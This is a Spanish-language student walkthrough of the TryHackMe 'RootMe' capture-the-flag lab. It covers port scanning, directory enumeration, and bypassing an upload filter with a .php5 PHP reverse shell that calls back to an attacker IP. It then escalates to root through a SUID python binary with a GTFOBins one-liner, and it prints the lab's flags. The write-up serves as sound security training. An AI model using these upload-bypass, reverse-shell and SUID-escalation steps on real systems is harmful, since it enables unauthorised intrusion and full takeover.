


Máquina RootMe



Pedro Egea Ortega

Índice

Escaneo..... 3

Enumeración..... 4

Acceso..... 6

Escalada de privilegios..... 10

Escaneo

nmap -sV -sC -Pn 10.82.183.82

```
(pedro@pedro)-[~]
$ nmap -sV -sC -Pn 10.82.183.82
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-04 01:35 CET
Nmap scan report for 10.82.183.82
Host is up (0.050s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 03:81:fe:4a:14:78:03:cf:f6:0f:c7:2e:6b:12:ce:dc (RSA)
|   256  d8:2a:b5:e2:28:03:1e:97:01:1c:1c:86:14:22:d8:5b (ECDSA)
|_  256  16:7e:36:a4:c5:a4:0a:e5:b0:f3:a3:e9:7f:2d:82:e1 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-cookie-flags:
|   /:
|       PHPSESSID:
|_      httponly flag not set
|_ http-title: HackIT - Home
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.42 seconds

(pedro@pedro)-[~]
$ |
```

Enumeración

Con el escaneo podemmos ver que hay 2 puertos abiertos, el 22 corriendo ssh y el 80 corriendo un servicio apache 2.4.41

Para buscar directorios ocultos usaremos la herramienta FFuF

`ffuf -u http://10.82.183.82/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt`

```
(pedro@pedro) ~  
$ ffuf -u http://10.82.183.82/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt  
  
v2.1.0-dev  
  
:: Method : GET  
:: URL : http://10.82.183.82/FUZZ  
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout : 10  
:: Threads : 40  
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500  
  
.htpasswd [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 3630ms]  
.htaccess [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 4607ms]  
.hta [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 4617ms]  
css [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 46ms]  
index.php [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 47ms]  
js [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 46ms]  
panel [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 46ms]  
server-status [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 46ms]  
uploads [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 47ms]  
:: Progress: [4746/4746] :: Job [1/1] :: 865 req/sec :: Duration: [0:00:08] :: Errors: 0 ::
```

También podemos usar la herramienta Gobuster

```
gobuster dir -u http://10.82.183.82:80 -w /usr/share/wordlists/dirb/common.txt -x jsp,html,txt
```

```
(pedro@pedro)~$ gobuster dir -u http://10.82.183.82:80 -w /usr/share/wordlists/dirb/common.txt -x jsp,html,txt
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.82.183.82:80
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.8
[+] Extensions:  jsp,html,txt
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
./hta          (Status: 403) [Size: 277]
./hta.html     (Status: 403) [Size: 277]
./hta.jsp      (Status: 403) [Size: 277]
./htaccess     (Status: 403) [Size: 277]
./hta.txt      (Status: 403) [Size: 277]
./htaccess.jsp (Status: 403) [Size: 277]
./htpasswd     (Status: 403) [Size: 277]
./htaccess.txt (Status: 403) [Size: 277]
./htaccess.html (Status: 403) [Size: 277]
./htpasswd.jsp (Status: 403) [Size: 277]
./htpasswd.html (Status: 403) [Size: 277]
./htpasswd.txt (Status: 403) [Size: 277]
./css          (Status: 301) [Size: 310] [--> http://10.82.183.82/css/]
./index.php    (Status: 200) [Size: 616]
./js          (Status: 301) [Size: 309] [--> http://10.82.183.82/js/]
./panel        (Status: 301) [Size: 312] [--> http://10.82.183.82/panel/]
./server-status (Status: 403) [Size: 277]
./uploads      (Status: 301) [Size: 314] [--> http://10.82.183.82/uploads/]
Progress: 18452 / 18452 (100.00%)
=====
Finished
=====
```

En cualquier caso, hemos detectado el directorio oculto de panel

Task 1 Deploy the machine

Task 2 Reconnaissance

First, let's get information about the target.

Answer the questions below

Scan the machine, how many ports are open?

Correct Answer

What version of Apache is running?

Correct Answer

What service is running on port 22?

Correct Answer

Find directories on the web server using the GoBuster tool.


Correct Answer

What is the hidden directory?


Correct Answer

Acceso

Si navegamos a <http://10.82.183.82/panel/> podemos ver que nos permite subir un archivo




Primero he tratado de subir el mismo reverse shell que utilizamos en la práctica de Vulnersity, pero no nos permite la extensión .php




Tras probar con distintas extensiones, descubrimos que acepta .php5, así que renombramos el reverse shell y modificamos los valores de escucha poniendo nuestra ip atacante

```
set_time_limit(0);
$VERSION = "1.0";
$ip = '192.168.172.28'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```




Desde <http://10.82.183.82/uploads> ejecutamos el reverse shell



Index of /uploads

Name	Last modified	Size	Description
Parent Directory	-		
hash.txt	2025-12-04 00:58	123	
php-reverse-shell.%2ephp	2025-12-04 01:07	5.4K	
php-reverse-shell.%2ephp3	2025-12-04 01:07	5.4K	
php-reverse-shell.%2ephp4	2025-12-04 01:07	5.4K	
php-reverse-shell.%2ephp5	2025-12-04 01:07	5.4K	
php-reverse-shell.%2ehtml	2025-12-04 01:07	5.4K	
php-reverse-shell.php5	2025-12-04 01:16	5.4K	

Apache/2.4.41 (Ubuntu) Server at 10.82.183.82 Port 80



10.82.183.82/uploads/php-re x +

10.82.183.82/uploads/php-reverse-shell.php5

WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)

Y ya estamos dentro del servidor

```
(pedro@ pedro)-[~]
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.172.28] from (UNKNOWN) [10.82.183.82] 57786
Linux ip-10-82-183-82 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
01:19:01 up 45 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ |
```


Nos piden el contenido del archivo user.txt

Usaremos el siguiente comando ocultando en la salida los errores

```
find / -name user.txt 2>/dev/null
```

```
(pedro@pedro)~  
$ nc -nvlp 1234  
listening on [any] 1234 ...  
connect to [192.168.172.28] from (UNKNOWN) [10.82.183.82] 50022  
Linux ip-10-82-183-82 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux  
01:21:31 up 48 min, 0 users, load average: 0.27, 0.08, 0.02  
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ find / -name user.txt 2>/dev/null  
/var/www/user.txt  
$ cat /var/www/user.txt  
THM{y0u_g0t_a_sh3ll}  
$ |
```

Y encontramos la flag THM{y0u_g0t_a_sh3ll}

Task 3 Getting a shell

Find a form to upload and get a reverse shell, and find the flag.

Answer the questions below

user.txt

THM{y0u_g0t_a_sh3ll}

✓ Correct Answer

Escalada de privilegios

Nos piden buscar archivos con SUID y encontrar cuál es sospechoso

```
find / -user root -perm /4000 2>/dev/null
```

Y encontramos que podemos ejecutar una versión antigua de python

```
$ find / -user root -perm /4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python2.7
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
```

En GTFGBins buscamos alguna manera de vulnerarlo

python

Binary

Functions

python

Shell Reverse shell File upload File download File write File read Library load SUID Sudo Capabilities

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

```
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Una vez somos root, buscamos la flag en el archivo root.txt

```
find / -name root.txt 2>/dev/null
```

```
THM{pr1v1l3g3_3sc4l4t10n}
```

```
(pedro@pedro)~  
$ nc -nvlp 1234  
listening on [any] 1234 ...  
connect to [192.168.172.28] from (UNKNOWN) [10.82.183.82] 60014  
Linux ip-10-82-183-82 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux  
01:51:59 up 1:18, 0 users, load average: 0.00, 0.00, 0.00  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'  
whoami  
root  
find / -name root.txt 2>/dev/null  
/root/root.txt  
cat /root/root.txt  
THM{pr1v1l3g3_3sc4l4t10n}
```

Task 1 Deploy the machine

Task 2 Reconnaissance

Task 3 Getting a shell

Task 4 Privilege escalation

Now that we have a shell, let's escalate our privileges to root.

Answer the questions below

Search for files with SUID permission, which file is weird?

Correct Answer

Find a form to escalate your privileges.

Correct Answer

root.txt

Correct Answer